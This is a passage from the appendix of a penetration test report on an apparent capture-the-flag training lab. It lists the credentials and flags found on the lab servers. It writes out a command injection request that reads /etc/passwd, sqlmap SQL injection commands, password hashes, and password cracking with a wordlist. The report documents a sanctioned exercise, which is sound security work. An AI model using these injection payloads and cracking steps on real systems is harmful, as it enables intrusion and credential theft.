7437	tcp	Unknown
9562	tcp	Unknown

To see Nmap and Netcat raw data, please reference Appendix 6.1 Tool Output.

6.3 Users and Passwords

The following sets of credentials were discovered during this penetration test:

Username	Password	Use
gibson	digital	NBN network, website, SSH
root	digital	MySQL database
root	1986angeles	Root on server machine
root	$STRONG_PASSWORD	MySQL database
stephenson	pizzadeliver	NBN network, website, SSH
test	digital	Staging server login

The rest of this section contains more detailed information about the usage and discovery method(s) for each set of credentials:

Credentials: root/digital


Use: MySQL database

Method of discovery: Command injection used to reveal contents of `/var/www/html/login.php`.

```
$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```

Alternate method of discovery: These credentials can also be found via SQL injection by searching the mysql database for user/password combinations. Passwords are encrypted using SHA-1. Root/$STRONG_PASSWORD combination can also be found using this method.

```
Database: mysql
Table: user
[2 entries]
+--------+-------------------------------------------+
| User   | Password                                  |
+--------+-------------------------------------------+
| root   | *9FC2C02363381143C5E8E9288885280EAA53D61C |
| root   | *BE021F890410EE21539FD5F268D6109CBFDE7B57 |
+--------+-------------------------------------------+
```



Credentials: **gibson/digital**

Use: NBN network, website, SSH

Method of discovery: Username was found upon discovery of `/etc/passwd` file on server, which was accessible using a command injection attack via Burp Suite. Password was guessed using the previously discovered root password from the MySQL database.

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson:/home/gibson:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false
```

Alternate method of discovery: gibson/digital hashed credentials can also be found via SQL Injection.

```
kali@kali:~$ sqlmap -u 'http://10.10.0.66:8001/login.php?username=hello&password=test&L
ogin=Enter' --cookie=1 --level=5 --risk=3 -dbs
```

```
 GNU nano 4.5                    sqlmaphashes-uWJ6Op.txt
e0e1d64fdac4188f087c4d44060de65e
942cbb4499d6a60b156f39fcbaacf0ae
```

Credentials: **stephenson/pizzadeliver**

Use: Client VM, website, SSH

Method of discovery: Credentials were found in plaintext in the `/var/log/apache2/access.log` file on the server VM.


```
  GNU nano 2.9.3                                access.log

172.16.1.2 - - [24/Apr/2020:06:26:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:27:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:28:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:29:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:30:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:31:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:32:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:33:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:34:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:35:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
172.16.1.2 - - [24/Apr/2020:06:36:01 +0000] "GET /login.php?username=stephenson&password=pizzadeliv$
```

Alternate method of discovery: SQL injection database inquiry using SQLMap (note: gibson/digital credentials may also be found using this method). MD5 password hash was decrypted.

```
kali@kali:~$ sqlmap -u 'http://10.10.0.66:8001/login.php?username=hello&password=test&L
ogin=Enter' --cookie=1 --level=5 --risk=3 -dbs
```

```
  GNU nano 4.5                          sqlmaphashes-uWJ6Op.txt
e0e1d64fdac4188f087c4d44060de65e
942cbb4499d6a60b156f39fcbaacf0ae
```



Credentials: **test/digital**


Use: Staging server (`10.10.0.66:8001/login.php`)

Method of discovery: Username was discovered by entering arbitrary credentials into the login fields. Failed authentication produced the message: “Login failed. Staging server username: 'test'”. Password was easily guessed using previously discovered passwords.

Credentials: **root/1986angeles**

Use: Root credentials for server VM


Method of discovery: After superuser privileges had been obtained on the server VM (please see section 4.0 Vulnerabilities), /etc/shadow became accessible. Password hashes for both gibson and root were stored in salted SHA512 hashes, which is a strong encryption algorithm; however, both passwords were discovered using the “rockyou” wordlist (which contains many of the most commonly used passwords) in John the Ripper. Using this method, both passwords were easily cracked.



Credentials: **root/$STRONG_PASSWORD**

Use: MySQL

Method of discovery: SQL Injection using SQLMap, found in the mysql database in the “user” table. Passwords were encrypted with SHA-1 and decrypted using a web-based tool (https://hashes.com/en/decrypt/hash). Root/digital combination was also found in this location.



6.4 Flags


#	Flag Text	Flag Location
1	flag1{cyberfellows_goodluck}	`10.10.0.66/data/flag1`
2	flag2{down_a_rabbithole}	`10.10.0.66/internal/customers`
3	flag3{brilliantly_lit_boulevard}	`/home/gibson`
4	flag4{youre_going_places}	`/var/www/html/data`
5	flag5{weve_always_done_it_this_way}	`/root/…/\`
6	flag6{listen}	`ping -p 666C6167367B6C697374656E7D`
7	flag7{worlds_within_worlds}	`/home/stephenson`

Please see below for more comprehensive details on the discovery process for each flag.

Flag: Flag 1

Text: flag1{cyberfellows_goodluck}


Location: `10.10.0.66/data/flag1`



Flag: Flag 2

Text: flag2{down_a_rabbithole}

Location: `10.10.0.66/internal/customers`



Flag: **Flag 3**

Text: flag3{brilliantly_lit_boulevard}

Location: `/home/gibson`


```
gibson@nbnserver:~$ ls -al
total 84
drwxr-xr-x 5 gibson gibson  4096 Apr 24 14:09 .
drwxr-xr-x 3 root   root    4096 Apr 20  2019 ..
-rw------- 1 gibson gibson   106 Apr  3 16:29 .bash_history
-rw-r--r-- 1 gibson gibson   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 gibson gibson  3771 Apr  4  2018 .bashrc
drwx------ 2 gibson gibson  4096 Apr 20  2019 .cache
-rw-rw-rw- 1 root   root   46037 Apr  3 15:50 flag3
drwx------ 3 gibson gibson  4096 Apr 20  2019 .gnupg
drwxrwxr-x 3 gibson gibson  4096 Apr  3 15:16 .local
-rw-r--r-- 1 gibson gibson   807 Apr  4  2018 .profile
-rw-r--r-- 1 gibson gibson     0 Apr 20  2019 .sudo_as_admin_successful
```

```
gibson@nbnserver:~$ cat flag3 | grep "flag"
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a f
lag3{brilliantly_lit_boulevard} that stretches off into an infinite blackness. This boulevard does n
ot really exist, it is a computer-rendered view of an imaginary place.
```

Flag: **Flag 4**

Text: flag4{youre_going_places}

Location: `/var/www/html/data` (.jpg file on server VM)




Flag: **Flag 5**


Text: flag5{weve_always_done_it_this_way}

Location: `/root/…/\`

```
root@nbnserver:~# ls
lookingforsomething
```



```
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
flag5{NOTAFLAGNOTAFLAGNOTAFLAGNOTA}
```



Flag: **Flag 6**

Text: flag6{listen}

Location: `ping -p 666C6167367B6C697374656E7D` (discovered among processes on client VM)

```
root      684  0.0  0.2  15100  2756 ?        S    May03   0:44 ping -p 666C6167367B6C697374656E7D 172.16.1.1
```

```
stephenson@nbnclient:~$ ping -p 666C6167367B6C697374656E7D 172.16.1.1
PATTERN: 0x666c6167367b6c697374656e7d
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
```

Hex To String Converter

Enter the hexadecimal text to decode, and then click "Convert!":

```
0x666c6167367b6c697374656e7d
```

Convert!

The decoded string:

```
?flag6{listen}?
```

Flag: **Flag 7**

Text: flag7{worlds_within_worlds}

Location: `/home/stephenson` (flag was encoded as a .png file with Base-64 encryption)

```
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIaZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
Wl1Y+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgqU6UvkwHRNwCU7Oa6wLObRBGByYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
```

flag7{worlds_within_worlds}

6.5 References

The following resources were used to support this penetration test:

1. https://cwe.mitre.org/
2. https://opinionatedgeek.com/Codecs/Base64Decoder
3. https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
4. https://abrictosecurity.com/blog/sqlmap-cheatsheet-and-examples/
5. https://kalilinuxtutorials.com/sqlmap2/
6. https://www.md5online.org/
7. http://www.mysql-apache-php.com/investigate-port.htm
8. https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
9. https://techbeacon.com/security/app-sec-best-practices-assess-risks-you-pen-test
10. https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/
11. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
12. https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/local-file-inclusion/
13. https://www.acunetix.com/vulnerabilities/web/weak-password/
14. https://www.beyondtrust.com/blog/entry/password-reuse-overcome-vulnerability
15. https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/
16. https://security.berkeley.edu/security-audit-logging-guideline
17. https://www.imperva.com/learn/application-security/buffer-overflow/
18. https://beyondsecurity.com/scan-pentest-network-vulnerabilities-web-application-cookies-lack-secure-flag.html
19. https://www.exabeam.com/ueba/privilege-escalation/
20. https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf
21. https://www.globalscape.com/blog/top-4-ftp-exploits-used-hackers
22. https://www.alibabacloud.com/help/faq-detail/37452.htm
23. https://www.whitehatsec.com/glossary/content/insufficient-session-expiration
24. https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Insufficient_Logging%252526Monitoring